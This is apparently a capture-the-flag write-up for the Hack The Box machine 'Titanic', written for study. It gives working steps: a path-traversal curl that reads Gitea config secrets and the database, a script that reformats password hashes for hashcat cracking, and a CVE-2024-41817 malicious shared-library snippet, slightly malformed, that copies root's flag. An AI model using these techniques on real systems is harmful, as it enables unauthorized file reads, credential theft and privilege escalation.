> For the complete documentation index, see [llms.txt](https://ymiir.gitbook.io/nota/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://ymiir.gitbook.io/nota/2025-stuff/machine-writeup/linux/titanic-linux.md).
# Titanic Linux
## Executive Summary
The **initial access** was obtained through an **arbitrary file read vulnerability** in the `/download` endpoint, allowing retrieving sensitive files such as Gitea’s configuration. By extracting **Gitea’s database**, hashed credentials were recovered and cracked using `hashcat`, providing access to the **developer** account.
Further enumeration revealed a vulnerability in **ImageMagick** due to an insecure script (`identify_images.sh`). Since the **image directory was writable**, an attacker could exploit **CVE-2024-41817** to read arbitrary files, including sensitive system data, leading to further privilege escalation.
## Challenge Information
* **Name:** Titanic
* **Platform:** Hack The Box (HTB)
* **Category:** Gitea (Linux)
* **Difficulty:** Easy
* **Objective:** Exploit Gitea and Web Application to retrieve the flag.
* **Tags:** `Gitea`, `Imagemagick`
* **Key Exploit:** `LFI`, `CVE-2024-41817`
## Machine Information
* **IP Address:** `10.10.11.55`
* **Domain:** `titanic.htb` , `dev.titanic.htb`
* **Services:** `Flask Web App`, `Gitea`, `ImageMagick`
## Enumeration & Exploitation
### Service Discovery (nmap)
A full port scan was conducted to identify open services.
`nmap -sC -sV -p- 10.10.11.55`
Discovered Open Ports & Services:
| Port | Services | Description |
| ---- | ------------------- | --------------------------------------------------------------------------------------------------------------------------------------------------------- |
| 22 | OpenSSH 8.9p1 | open-source version of the Secure Shell (SSH) tools used by administrators of Linux and other non-Windows for cross-platform management of remote systems |
| 80 | Apache httpd 2.4.52 | Apache HyperText Transfer Protocol (HTTP) server program |
> Key Finding:
>
> * The machine DNS: titanic`.htb`.
Before proceeding with enumeration and exploitation, add the target machine’s IP and domain name to `/etc/hosts` for easier interaction with services.
`echo "10.10.11.55 titanic.htb" | sudo tee -a /etc/hosts`
### Subdomain Discovery
To finish enumeration part, scan subdomain to identify any active subdomain belonging to `titanic.htb.`
`gobuster dns -d titanic.htb -w ~/path/to/subdomains-top1million-110000.txt -t 50`
gobuster result
Result found `dev.titanic.htb.`
## Initial Access via Local File Inclusion (LFI)

Visiting `dev.titanic.htb` revealed a **Gitea** instance.
Gitea landing page at dev.titanic.htb
A dummy account was registered:
`smallcurl:smallcurl`
Succesfully create and login as smallcurl.
In the `/expore/repo`, the configuration file and flask application, which reflect to the `titanic.htb`.
Gitea repository
Inside the repository `/developer/flask-app`, the **Flask application source code** was found.
### Identify LFI in the Source Code
In the `flask-app/app.py`, we can identify vulnerable code that has been used.
```
/@app.route('/download', methods=['GET'])
def download_ticket():
ticket = request.args.get('ticket')
if not ticket:
return jsonify({"error": "Ticket parameter is required"}), 400
json_filepath = os.path.join(TICKETS_DIR, ticket)
if os.path.exists(json_filepath):
return send_file(json_filepath, as_attachment=True, download_name=ticket)
else:
return jsonify({"error": "Ticket not found"}), 404
```
{% hint style="danger" %}
**Issue:** No input validation on `ticket`, leading to **arbitrary file read (LFI)**.
{% endhint %}
At the endpoint `/download` the file being called directly without proper sanitization led to Local File Inclusion.
The vulnerable request will look like
`http://IPtarget/download?ticket=/etc/passwd`
### Sensitive Information Exposure
Moving to `/docker-config`, we can see volumes being initiallized `/home/developer/gitea/data`
{% hint style="info" %}
Persistent storage is crucial for many applications. Docker Compose makes it easy to define and manage volumes, ensuring that your data is stored consistently and can be accessed by the appropriate services
{% endhint %}
Since we already know the location, we can construct full payload to read sensitive information.
`/home/developer/gitea/data/gitea/data/conf/app.ini`
`/home/developer/gitea/data/gitea/gitae.db`
Exploitation is running using `titanic.htb`
### titanic.htb
Once visiting the page, it appears to have booking and download directory based on finding previous.
#### Proof of LFI
Since we have already constructed the payload, let's prove it.
## Initial Access as Developer
We can read sensitive data give the permission to done initial access as developer.
```
curl http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/conf/app.ini 12:07AM
APP_NAME = Gitea: Git with a cup of tea
RUN_MODE = prod
RUN_USER = git
WORK_PATH = /data/gitea
[repository]
ROOT = /data/git/repositories
[repository.local]
LOCAL_COPY_PATH = /data/gitea/tmp/local-repo
[repository.upload]
TEMP_PATH = /data/gitea/uploads
[server]
APP_DATA_PATH = /data/gitea
DOMAIN = gitea.titanic.htb
SSH_DOMAIN = gitea.titanic.htb
HTTP_PORT = 3000
ROOT_URL = http://gitea.titanic.htb/
DISABLE_SSH = false
SSH_PORT = 22
SSH_LISTEN_PORT = 22
LFS_START_SERVER = true
LFS_JWT_SECRET = OqnUg-uJVK-l7rMN1oaR6oTF348gyr0QtkJt-JpjSO4
OFFLINE_MODE = true
[database]
PATH = /data/gitea/gitea.db
DB_TYPE = sqlite3
HOST = localhost:3306
NAME = gitea
USER = root
PASSWD =
LOG_SQL = false
SCHEMA =
SSL_MODE = disable
--- snippet --
[oauth2]
JWT_SECRET = FIAOKLQX4SBzvZ9eZnHYLTCiVGoBtkE4y5B7vMjzz3g
```
From the information, we can retrieve information from gitea.db
`curl http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/gitea.db -o databse.db`
To read the database, we can use any SQLite browser application. I'm using [online ](https://inloop.github.io/sqlite-viewer/)sqlite to read the database.
### Cracking Hashed Passwords
We have the hash and algorithm being used to store passwords.
{% hint style="info" %}
The hash format for PBKDF2 on the example hashes page for Hashcat looks like this:
sha256:$iteration:$salt:$digest
{% endhint %}
From the database, I have the digest (passwd) and salt, as well as the algo field says `pbkdf2$50000$50`, which suggests the rounds or iterations is 50000. From the example hash, it seems clear that the salt and digest are in base64 format, not hex
`database.db "select passwd from user" | while read hash; do echo "$hash" | xxd -r -p | base64; done"`
```
import sqlite3
import base64
import binascii
import hashlib
DB_FILE = "data.db"
QUERY = "SELECT passwd, salt, name FROM user;"
def pbkdf2_format(passwd_hex, salt_hex, iterations, name):
passwd_bytes = binascii.unhexlify(passwd_hex)
salt_bytes = binascii.unhexlify(salt_hex)
salt_b64 = base64.b64encode(salt_bytes).decode()
hash_b64 = base64.b64encode(passwd_bytes).decode()
return f"{name}:sha256:{iterations}:{salt_b64}:{hash_b64}"
def main():
conn = sqlite3.connect(DB_FILE)
cursor = conn.cursor()
cursor.execute(QUERY)
users = cursor.fetchall()
with open("hashes.txt", "w") as f:
for passwd, salt, name in users:
formatted_hash = pbkdf2_format(passwd, salt, 50000, name)
print(formatted_hash)
f.write(formatted_hash + "\n")
conn.close()
if __name__ == "__main__":
main()
```
Once we get the hash, the next step is to crack it using hashcat.
`hashcat hashes.txt /opt/SecLists/Passwords/Leaked-Databases/rockyou.txt --user`
## Privilege Escalation – ImageMagisk
Once we get the credential from the cracked hash, we can log in as developer.
### Identifying Script and CVE
In `/opt`folder, we notice 3 directories, which are `/app`, `/containerd` and `/scripts`.
In `/opt/scripts/`The following script was found:
```
developer@titanic:/opt/scripts$ ls
identify_images.sh
developer@titanic:/opt/scripts$ cat identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
```
{% hint style="danger" %}
**Issue:** The directory `/opt/app/static/assets/images/` is **writable**, meaning malicious images can be uploaded and processed by `magick identify`.
{% endhint %}
Using **CVE-2024-41817**, a crafted `libxcb.so.1` was uploaded to force ImageMagick to read arbitrary files:
`Follow the POC to read sensitive file.`
```bash
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include
#include
#include
__attribute__((constructor)) void init(){system("cp /root/root.txt /tmp/kenapaayam.txt";chmod 777 kenapaayam.txt);exit(0);}
EOF
```
## **Conclusion**
This machine demonstrated the risks of **insufficient input validation (LFI)** and **exploitable third-party applications (ImageMagick RCE)**.
#### **Key Takeaways:**
* **Sanitize user inputs** to prevent **arbitrary file read (LFI).**
* **Encrypt stored passwords** and enforce **strong hashing algorithms**.
* **Restrict writable directories** for web applications.
* **Update ImageMagick** to mitigate **CVE-2024-41817**.
This challenge highlighted **web application vulnerabilities**, **credential cracking**, and **privilege escalation through misconfigured services**, ultimately leading to **full system compromise**..